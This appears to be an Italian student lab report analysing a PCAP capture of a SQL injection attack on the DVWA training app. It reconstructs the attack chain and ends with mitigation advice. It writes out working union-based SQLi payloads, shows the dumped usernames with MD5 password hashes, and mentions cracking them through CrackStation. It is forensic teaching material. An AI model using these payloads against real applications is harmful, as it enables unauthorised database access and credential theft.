REPORT ANALITICO: ANALISI DI UN ATTACCO SQL INJECTION SU DATABASE MYSQL

Studente: Nicola Cassandra
Data: 20/02/2026
Obiettivo dell'esercizio: Analisi forense di rete (Network Forensics) tramite ispezione di un file PCAP per ricostruire un attacco di SQL Injection, identificare i payload utilizzati dall'attaccante ed estrarre i dati compromessi (credenziali e hash) dal database.

---

1. EXECUTIVE SUMMARY

L'attività di Network Forensics ha permesso di analizzare un attacco di tipo SQL Injection (SQLi) catturato in un file PCAP. Attraverso l'ispezione dei flussi HTTP, è stata ricostruita l'intera kill chain dell'attaccante, il quale è riuscito a confermare la vulnerabilità, enumerare lo schema del database ed esfiltrare con successo nomi utente e hash delle password.

+1

---

2. METODOLOGIA E STRUMENTI

- **Wireshark:** Analizzatore di protocolli di rete utilizzato per ispezionare il traffico catturato (`SQL_Lab.pcap`), decodificare i pacchetti e ricostruire le conversazioni client-server (Follow HTTP Stream).
  +2
- **CrackStation:** Servizio web di password cracking basato su rainbow tables, utilizzato per decifrare gli hash estratti dal database.
- **Metodologia:** Analisi statica del traffico di rete (NTA - Network Traffic Analysis). Si è proceduto filtrando le richieste HTTP GET per isolare i payload SQL iniettati nei parametri URL e analizzando le risposte HTML del server per recuperare i dati esfiltrati (In-Band SQLi).
  +3


---

3. ANALISI TECNICA E CATENA DI ESECUZIONE

L'analisi del traffico di rete ha rivelato che l'attacco è stato condotto dalla macchina attaccante con IP **10.0.2.4** verso il server web vittima con IP **10.0.2.15**. L'attaccante ha sfruttato un campo di input vulnerabile (`UserID`) nell'applicazione web DVWA (Damn Vulnerable Web App).

Verifica della Vulnerabilità (Boolean-based Test) L'attaccante ha inviato una richiesta HTTP GET manipolando il parametro `id` con il payload `1' or 1=1`. Poiché l'affermazione è sempre vera dal punto di vista logico, l'applicazione ha risposto ignorando il filtro di login e restituendo il primo record del database, confermando la presenza della vulnerabilità SQLi.

HTTP
GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%271%27%3D%271&Submit=Submit HTTP/1.1



Schermata di Wireshark (Follow HTTP Stream) che mostra l'iniezione del payload 1=1 e la risposta del server

1. **Estrazione dell'Utente e del Nome del Database** Confermata la vulnerabilità, l'attaccante ha utilizzato l'operatore `UNION SELECT` per concatenare i risultati delle proprie query a quelle originali. Con il payload `1' or 1=1 union select database(), user()#` ha estratto il nome del database in uso (**dvwa**) e l'utente corrente del database (**root@localhost**).
2. **Fingerprinting del Database (Version e Schema)** Successivamente, l'attore malevolo ha ricavato l'esatta versione del DBMS inviando `1' or 1=1 union select null, version ()#`. Il server ha risposto esponendo la versione

5.7.12-0ubuntu1.1. Per mappare le tabelle, è stata interrogata la vista di sistema `information_schema.tables`, che ha rivelato l'esistenza della tabella sensibile **users**.

3. **Esfiltrazione delle Credenziali (Data Breach)** Nell'ultima fase dell'attacco, l'attaccante ha puntato direttamente alla tabella scoperta inviando il payload definitivo: `1' or 1=1 union select user, password from users#`. Il server ha restituito in chiaro nel codice HTML la lista degli utenti e i relativi hash delle password.


```
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
```


Output della risposta HTTP contenente i nomi utente (es. admin, 1337) e i rispettivi hash (es. 8d3533d75ae2c3966d7e0d4fcc69216b)

---

4. RISULTATI E VULNERABILITÀ SFRUTTATE

L'attacco ha portato a un *Data Breach* completo del database applicativo.

- **Vulnerabilità Sfruttata: In-Band SQL Injection (Union-based)**.
- **Identificativo CWE: CWE-89** (Improper Neutralization of Special Elements used in an SQL Command).
- **Dati Esfiltrati:** * Utente DB: **root@localhost**
    - Nome DB: **dvwa**
    - Versione MySQL: **5.7.12-0ubuntu1.1**
    - L'hash catturato per l'utente 1337 è risultato essere **8d3533d75ae2c3966d7e0d4fcc69216b** , il quale, se sottoposto ad attacco dizionario tramite piattaforme come *CrackStation*, può essere invertito nella password in chiaro.

---

5. CONCLUSIONI E MITIGAZIONE

L'esercizio forense ha dimostrato come un difetto nella sanitizzazione degli input utente permetta a un attaccante non autenticato di manipolare le query di backend, aggirare l'autenticazione ed estrarre l'intero contenuto di un database relazionale. L'uso di Wireshark si è rivelato fondamentale per analizzare post-incidente le TTPs (Tactics, Techniques, and Procedures) dell'aggressore.

Remediation (Prospettive per il Blue Team):

- **Prepared Statements (Query Parametrizzate):** È la difesa principale contro le SQL Injection. Il codice sorgente PHP dell'applicazione web deve essere riscritto

passando dall'uso di query concatenate all'utilizzo di librerie moderne (es. PDO in PHP) che pre-compilano l'istruzione SQL e trattano l'input dell'utente esclusivamente come dato letterale, non come comando eseguibile.

- **Input Validation e Sanitization:** Implementare rigidi controlli lato server (whitelist) per assicurarsi che il parametro `id` accetti esclusivamente valori interi prima di processare la richiesta.
- **Web Application Firewall (WAF):** L'implementazione di un WAF (es. ModSecurity) permetterebbe di intercettare e bloccare pattern noti di SQLi (come `UNION SELECT`, `1=1`, o chiamate a `information_schema`) prima che raggiungano l'applicazione.
- **Principio del Minimo Privilegio (PoLP):** Come emerso dall'analisi, l'applicazione web si connetteva al database utilizzando l'utente **root**. Questo è un grave errore architetturale. L'applicativo dovrebbe usare un utente limitato, con i soli permessi di `SELECT`, `INSERT` e `UPDATE` necessari per il suo funzionamento, privo del potere di leggere i database di sistema o altre tabelle non strettamente correlate.